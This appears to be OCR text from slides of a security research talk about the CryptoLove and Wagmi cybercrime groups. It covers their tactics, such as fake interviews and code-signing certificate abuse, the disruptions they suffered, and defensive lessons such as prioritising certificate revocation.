
LOOKING FOR VICTIMS...



RESEARCH, RESEARCH, AND RESEARCH AGAIN...



FAKE INTERVIEWS



POSTMORTEM

Cryptolove

Full team disruption

Affiliates leaving / switching teams

Key members leaving cybercrime

Wagmi

Several losses and months with no profit

Drag into private

Missing in action

WHAT CAN WE LEARN?

- CryptoLove and Wagmi groups collectively stole over $5 million from 24,527 victims between 2022 and 2025. Single thefts reached as high as $372,000
- Abuse of code-signing certificates from companies like GlobalSign, SSL, and Certum to bypass Windows security protections
- Certificate revocation campaigns have a measurable impact on operations and should be prioritized by researchers
- Awareness of sophisticated social engineering is essential as these groups professionalize their deception tactics